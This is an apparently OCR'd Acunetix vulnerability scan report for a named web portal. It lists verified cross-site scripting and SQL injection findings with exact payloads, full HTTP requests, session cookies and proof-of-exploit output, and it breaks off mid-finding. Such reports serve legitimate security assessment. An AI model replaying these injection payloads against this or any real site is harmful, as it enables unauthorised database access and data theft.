acunetix

Comprehensive Report

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Scan Detail

Target	https://portal.uacuae.com/
Scan Type	Full Scan
Start Time	Apr 26, 2023, 11:52:28 AM GMT+5:30
Scan Duration	2 hours, 35 minutes
Requests	125031
Average Response Time	52ms
Maximum Response Time	29957ms

High


Medium

Low

Informational


Severity	Vulnerabilities	Instances
High	2	19
Medium	7	7
Low	7	7
Informational	11	15
Total	27	48

Informational




	Instances
Content Security Policy (CSP) not implemented	1
Content type is not specified	1
Email addresses	1
Others	12

Low Severity




	Instances
Cookies with missing, inconsistent or contrad…	1
Cookies without HttpOnly flag set	1
Cookies without Secure flag set	1
Others	4

Medium Severity



	Instances
Development configuration files	1
Directory listings	1
PHP allow_url_fopen enabled	1
Others	4

High Severity



	Instances
Cross site scripting	3
SQL injection	16

Impacts

SEVERITY	IMPACT	
High	3	Cross site scripting
High	16	SQL injection
Medium	1	Development configuration files
Medium	1	Directory listings
Medium	1	PHP allow_url_fopen enabled
Medium	1	PHP open_basedir is not set
Medium	1	PHPinfo page
Medium	1	PHPinfo pages
Medium	1	Vulnerable JavaScript libraries
Low	1	Cookies with missing, inconsistent or contradictory properties
Low	1	Cookies without HttpOnly flag set
Low	1	Cookies without Secure flag set
Low	1	File uploads
Low	1	HTTP Strict Transport Security (HSTS) not implemented
Low	1	Login page password-guessing attack
Low	1	Possible sensitive directories
Informational	1	Content Security Policy (CSP) not implemented
Informational	1	Content type is not specified
Informational	1	Email addresses

SEVERITY	IMPACT	
Informational	1	Error page web server version disclosure
Informational	1	Insecure Referrer Policy
Informational	1	Internal IP address disclosure
Informational	1	Javascript Source map detected
Informational	3	Outdated JavaScript libraries
Informational	1	Password type input with auto-complete enabled
Informational	1	Possible server path disclosure (Unix)
Informational	3	Subresource Integrity (SRI) not implemented

Cross site scripting

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

Impact

Malicious JavaScript has access to all the same objects as the rest of the web page, including access to cookies and local storage, which are often used to store session tokens. If an attacker can obtain a user's session cookie, they can then impersonate that user.

Furthermore, JavaScript can read and make arbitrary modifications to the contents of a page being displayed to a user. Therefore, XSS in conjunction with some clever social engineering opens up a lot of possibilities for an attacker.

---

https://portal.uacuae.com/ajax/get_user.php

Verified

URL encoded POST input **username** was set to **username'"()&%<acx><ScRiPt >hUOz(9714)</ScRiPt>**

Request

```
POST /ajax/get_user.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.c73de247970ce5fb8956996da2bffab1.1682491366087
.1682491366087.1682491366087.1;hubspotutk=c73de247970ce5fb8956996da2bffab1;__hssrc=1;__hssc=9586285
1.1.1682491366089;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 63
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

&username=username'"()%26%25<acx><ScRiPt%20>hUOz(9714)</ScRiPt>
```

---

https://portal.uacuae.com/api/firebase/

URL encoded GET input **message** was set to **20<WSAJGT>FB1G0[!+!]</WSAJGT>**

The input is reflected inside a text element.

Request

```
GET /api/firebase/?include_image=on&message=20<WSAJGT>FB1G0[!%2B!]
</WSAJGT>&push_type=individual&regId=1&title=Mr. HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.5ff76e4a9bb1eeef92e2fb0dc5eb9e85.1682498002196
.1682498002196.1682498002196.1;hubspotutk=5ff76e4a9bb1eeef92e2fb0dc5eb9e85;__hssrc=1;__hssc=9586285
1.1.1682498002197;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/api/firebase/

URL encoded GET input **title** was set to **Mr.<WEXZOQ>1LCWC[!+!]</WEXZOQ>**

The input is reflected inside a text element.

Request

```
GET /api/firebase/?include_image=on&message=20&push_type=individual&regId=1&title=Mr.
<WEXZOQ>1LCWC[!%2B!]</WEXZOQ> HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.5ff76e4a9bb1eeef92e2fb0dc5eb9e85.1682498002196
.1682498002196.1682498002196.1;hubspotutk=5ff76e4a9bb1eeef92e2fb0dc5eb9e85;__hssrc=1;__hssc=9586285
1.1.1682498002197;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Apply context-dependent encoding and/or validation to user input rendered on a page

Description

In order for a Cross-site scripting (XSS) attack to take place, an attacker does not directly target a victim. Instead, an attacker exploits a vulnerability in a web application visited by a victim, where the web application is used to deliver the malicious JavaScript. The victim's browser is not able to distinguish between malicious and legitimate JavaScript, and therefore, executes the attacker's malicious payload.

Since cross-site scripting (XSS) is user input which is interpreted as code. In order to prevent XSS, secure

input handling is necessary. The two fundamental methods of handling untrusted user input are **encoding** and **validation**.

Encoding - Escapes user input so that browsers interpret it as **data**, not as code
Validation - Filters user input so that browsers interpret it as code without malicious commands

Encoding and validation are two different techniques to preventing cross-site scripting (XSS). Deciding which should be used highly depends on the **context** within which the untrusted user input is being inserted.

The following are two examples of the most common cross-site scripting (XSS) contexts.

```
<!-- HTML element -->
<div>userInput</div>

<!-- HTML attribute -->
<input value="userInput">
```

The method for preventing cross-site (XSS) scripting in the two examples above is different. In the first example, where user input is inserted in an HTML element, HTML encoding is the correct way to prevent XSS. However, in the second example, where user input is inserted in an HTML attribute, validation (in this case, filtering out `'` and `"`)is the appropriate prevention method.

```
<!-- Application code -->
<input value="userInput">

<!-- Malicious string -->
"><script>...</script><input value="

<!-- Resulting code -->
<input value=""><script>...</script><input value="">
```

In **most** of the time, encoding should be performed whenever user input is included in a page, however, as with the above example, in some cases, encoding has to be replaced by or complemented with validation.

It's important to remember that secure input handling has to take into account which context of a page the user input is inserted into.

References

Cross-site Scripting (XSS) Attack - Acunetix
https://www.acunetix.com/websitesecurity/cross-site-scripting/

Types of XSS - Acunetix
https://www.acunetix.com/websitesecurity/xss/

XSS Filter Evasion Cheat Sheet
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Excess XSS, a comprehensive tutorial on cross-site scripting
https://excess-xss.com/

Cross site scripting
https://en.wikipedia.org/wiki/Cross-site_scripting

SQL injection

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

Impact

An attacker can use SQL injection it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQLi can also be used to add, modify and delete records in a database, affecting data integrity. Under the right circumstances, SQLi can also be used by an attacker to execute OS commands, which may then be used to escalate an attack even further.

---

https://portal.uacuae.com/

Verified

URL encoded POST input **user_id** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.242**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.229**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.227**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.397**
- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.41**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.315**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.367**

Original value: **1**

Request

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.7ba95a2f83a3dc32f9b521b2c35b0f6f.1682490182755
.1682490182755.1682490182755.1;hubspotutk=7ba95a2f83a3dc32f9b521b2c35b0f6f;__hssrc=1;__hssc=9586285
1.1.1682490182756;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Encoding: gzip,deflate
Content-Length: 73
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

active=&user_id=0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z&username=1
```

---

https://portal.uacuae.com/

Verified

URL encoded POST input **username** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.196**
- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.248**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.202**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.191**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.207**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.204**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.192**

Original value: **1**

Request

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.0b9f6ae708f1b3ac36c1aa8ab4fd56a2.1682490352251
.1682490352251.1682490352251.1;hubspotutk=0b9f6ae708f1b3ac36c1aa8ab4fd56a2;__hssrc=1;__hssc=9586285
1.1.1682490352252;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 73
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

active=&user_id=1&username=0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z
```

---

https://portal.uacuae.com/ajax_filter.php

Verified

URL encoded POST input **country_id** was set to **-1' OR 3*2*1=6 AND 000276=000276 --**

Tests performed:

- -1' OR 2+276-276-1=0+0+0+1 -- => **TRUE**
- -1' OR 3+276-276-1=0+0+0+1 -- => **FALSE**
- -1' OR 3*2<(0+5+276-276) -- => **FALSE**
- -1' OR 3*2>(0+5+276-276) -- => **FALSE**
- -1' OR 2+1-1+1=1 AND 000276=000276 -- => **FALSE**
- -1' OR 3*2=5 AND 000276=000276 -- => **FALSE**
- -1' OR 3*2=6 AND 000276=000276 -- => **TRUE**
- -1' OR 3*2*0=6 AND 000276=000276 -- => **FALSE**
- -1' OR 3*2*1=6 AND 000276=000276 -- => **TRUE**

Original value: **cId**

Proof of Exploit

SQL query - SELECT database()

```
uacportal
```

Request

```
POST /ajax_filter.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.c73de247970ce5fb8956996da2bffab1.1682491366087
.1682491366087.1682491366087.1;hubspotutk=c73de247970ce5fb8956996da2bffab1;__hssrc=1;__hssc=9586285
1.1.1682491366089;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 59
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

country_id=-1'%20OR%203*2*1=6%20AND%20000276=000276%20--%20
```

---

https://portal.uacuae.com/ajax_filter.php

Verified

URL encoded POST input **sector_id** was set to **-1' OR 3*2*1=6 AND 000689=000689 --**

Tests performed:

- -1' OR 2+689-689-1=0+0+0+1 -- => **TRUE**
- -1' OR 3+689-689-1=0+0+0+1 -- => **FALSE**
- -1' OR 3*2<(0+5+689-689) -- => **FALSE**
- -1' OR 3*2>(0+5+689-689) -- => **FALSE**
- -1' OR 2+1-1+1=1 AND 000689=000689 -- => **FALSE**
- -1' OR 3*2=5 AND 000689=000689 -- => **FALSE**
- -1' OR 3*2=6 AND 000689=000689 -- => **TRUE**
- -1' OR 3*2*0=6 AND 000689=000689 -- => **FALSE**
- -1' OR 3*2*1=6 AND 000689=000689 -- => **TRUE**

Original value: **jobrcIdc**

Proof of Exploit

SQL query - SELECT database()

```
uacportal
```

Request

```
POST /ajax_filter.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 58
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

sector_id=-1'%20OR%203*2*1=6%20AND%20000689=000689%20--%20
```

---

https://portal.uacuae.com/ajax/getstate.php

Verified

URL encoded POST input **country_id** was set to **-1' OR 3*2*1=6 AND 000515=000515 --**

Tests performed:

- -1' OR 2+515-515-1=0+0+0+1 -- => **TRUE**
- -1' OR 3+515-515-1=0+0+0+1 -- => **FALSE**
- -1' OR 3*2<(0+5+515-515) -- => **FALSE**
- -1' OR 3*2>(0+5+515-515) -- => **FALSE**
- -1' OR 2+1-1+1=1 AND 000515=000515 -- => **FALSE**
- -1' OR 3*2=5 AND 000515=000515 -- => **FALSE**
- -1' OR 3*2=6 AND 000515=000515 -- => **TRUE**
- -1' OR 3*2*0=6 AND 000515=000515 -- => **FALSE**
- -1' OR 3*2*1=6 AND 000515=000515 -- => **TRUE**

Original value: **jobrcIdc**

Proof of Exploit

SQL query - SELECT database()

```
uacportal
```

Request

```
POST /ajax/getstate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.293103019055acf5c68833b35b71b7e4.1682491132696
.1682491132696.1682491132696.1;hubspotutk=293103019055acf5c68833b35b71b7e4;__hssrc=1;__hssc=9586285
1.1.1682491132697;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 59
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

country_id=-1'%20OR%203*2*1=6%20AND%20000515=000515%20--%20
```

---

https://portal.uacuae.com/ajax/getstdcode.php

Verified

URL encoded POST input **jobrcIdc1** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.172**

- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.125**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.171**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.128**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.129**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.13**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.13**

Original value: **jobrcIdc1**

Request

```
POST /ajax/getstdcode.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.293103019055acf5c68833b35b71b7e4.1682491132696
.1682491132696.1682491132696.1;hubspotutk=293103019055acf5c68833b35b71b7e4;__hssrc=1;__hssc=9586285
1.1.1682491132697;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 56
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

jobrcIdc1=0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z
```

---

https://portal.uacuae.com/batches.php

Verified

URL encoded GET input **country_id** was set to **-1' OR 3*2*1=6 AND 000584=000584 --**

Tests performed:

- -1' OR 2+584-584-1=0+0+0+1 -- => **TRUE**
- -1' OR 3+584-584-1=0+0+0+1 -- => **FALSE**
- -1' OR 3*2<(0+5+584-584) -- => **FALSE**
- -1' OR 3*2>(0+5+584-584) -- => **FALSE**
- -1' OR 2+1-1+1=1 AND 000584=000584 -- => **FALSE**
- -1' OR 3*2=5 AND 000584=000584 -- => **FALSE**
- -1' OR 3*2=6 AND 000584=000584 -- => **TRUE**
- -1' OR 3*2*0=6 AND 000584=000584 -- => **FALSE**
- -1' OR 3*2*1=6 AND 000584=000584 -- => **TRUE**

Original value: **3**

Proof of Exploit

SQL query - SELECT database()

```
uacportal
```

Request

```
GET /batches.php?country_id=-1'%20OR%203*2*1=6%20AND%20000584=000584%20--
%20&datefilter=1&jr_id=1&search=Find%20Batches&sector_id=8 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.c73de247970ce5fb8956996da2bffab1.1682491366087
.1682491366087.1682491366087.1;hubspotutk=c73de247970ce5fb8956996da2bffab1;__hssrc=1;__hssc=9586285
1.1.1682491366089;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/batches.php

Verified

URL encoded GET input **sector_id** was set to **0'XOR(if(now()=sysdate(),sleep(10),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **20.007**
- 0'XOR(if(now()=sysdate(),sleep(10),0))XOR'Z => **20.011**
- 0'XOR(if(now()=sysdate(),sleep(5),0))XOR'Z => **11.749**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **20.013**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **1.026**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.515**
- 0'XOR(if(now()=sysdate(),sleep(10),0))XOR'Z => **20.007**

Original value: **8**

Request

```
GET /batches.php?
country_id=3&datefilter=1&jr_id=1&search=Find%20Batches&sector_id=0'XOR(if(now()=sysdate()%2Csleep(
10)%2C0))XOR'Z HTTP/1.1
```

```
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.489935833ababe50b1fea863be9278fc.1682492214131
.1682492214131.1682492214131.1;hubspotutk=489935833ababe50b1fea863be9278fc;__hssrc=1;__hssc=9586285
1.1.1682492214133;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/batches.php

Verified

URL encoded POST input **user_id** was set to **(select(0)from(select(sleep(6)))v)/*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"*/**

Tests performed:

- (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/ => **15.757**
- (select(0)from(select(sleep(3)))v)/*'+(select(0)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3)))v)+"*/ => **4.274**
- (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/ => **15.569**
- (select(0)from(select(sleep(6)))v)/*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"*/ => **6.726**
- (select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/ => **0.706**
- (select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/ => **0.711**
- (select(0)from(select(sleep(6)))v)/*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"*/ => **7.249**

Original value: **1**

Request

```
POST /batches.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.b2b14be36820b4ef6c5fc8ab3d207e09.1682495529866
.1682495529866.1682495529866.1;hubspotutk=b2b14be36820b4ef6c5fc8ab3d207e09;__hssrc=1;__hssc=9586285
```

```
1.1.1682495529867;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 149
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

active=&user_id=
(select(0)from(select(sleep(6)))v)/*'%2B(select(0)from(select(sleep(6)))v)%2B'"%2B(select(0)from(se
lect(sleep(6)))v)%2B"*/&username=1
```

---

https://portal.uacuae.com/forgot_pass.php

Verified

URL encoded POST input **email_id** was set to **0'XOR(if(now()=sysdate(),sleep(12),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.249**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.254**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.133**
- 0'XOR(if(now()=sysdate(),sleep(12),0))XOR'Z => **12.564**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.211**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.297**
- 0'XOR(if(now()=sysdate(),sleep(12),0))XOR'Z => **12.16**

Original value: **sample@email.tst**

Request

```
POST /forgot_pass.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 79
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

email_id=0'XOR(if(now()=sysdate()%2Csleep(12)%2C0))XOR'Z&forget_password=Submit
```

https://portal.uacuae.com/index1.php

Verified

URL encoded POST input **user_id** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.216**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.342**
- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.299**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.31**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.383**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.301**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.374**

Original value: **1**

Request

```
POST /index1.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.c73de247970ce5fb8956996da2bffab1.1682491366087
.1682491366087.1682491366087.1;hubspotutk=c73de247970ce5fb8956996da2bffab1;__hssrc=1;__hssc=9586285
1.1.1682491366089;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 73
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

active=&user_id=0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z&username=1
```

https://portal.uacuae.com/program.php

Verified

URL encoded GET input **country_id** was set to **-1' OR 3*2*1=6 AND 000438=000438 --**

Tests performed:

- -1' OR 2+438-438-1=0+0+0+1 -- => **TRUE**
- -1' OR 3+438-438-1=0+0+0+1 -- => **FALSE**
- -1' OR 3*2<(0+5+438-438) -- => **FALSE**

- -1' OR 3*2>(0+5+438-438) -- => **FALSE**
- -1' OR 2+1-1+1=1 AND 000438=000438 -- => **FALSE**
- -1' OR 3*2=5 AND 000438=000438 -- => **FALSE**
- -1' OR 3*2=6 AND 000438=000438 -- => **TRUE**
- -1' OR 3*2*0=6 AND 000438=000438 -- => **FALSE**
- -1' OR 3*2*1=6 AND 000438=000438 -- => **TRUE**

Original value: **1**

Proof of Exploit

SQL query - SELECT database()

```
uacportal
```

Request

```
GET /program.php?country_id=-1'%20OR%203*2*1=6%20AND%20000438=000438%20--
%20&datefilter=1&jr_id=1&search=Find%20Batches&sector_id=8 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/program.php

Verified

URL encoded GET input **jr_id** was set to **-1' OR 3*2*1=6 AND 000496=000496 --**

Tests performed:

- -1' OR 2+496-496-1=0+0+0+1 -- => **TRUE**
- -1' OR 3+496-496-1=0+0+0+1 -- => **FALSE**
- -1' OR 3*2<(0+5+496-496) -- => **FALSE**
- -1' OR 3*2>(0+5+496-496) -- => **FALSE**
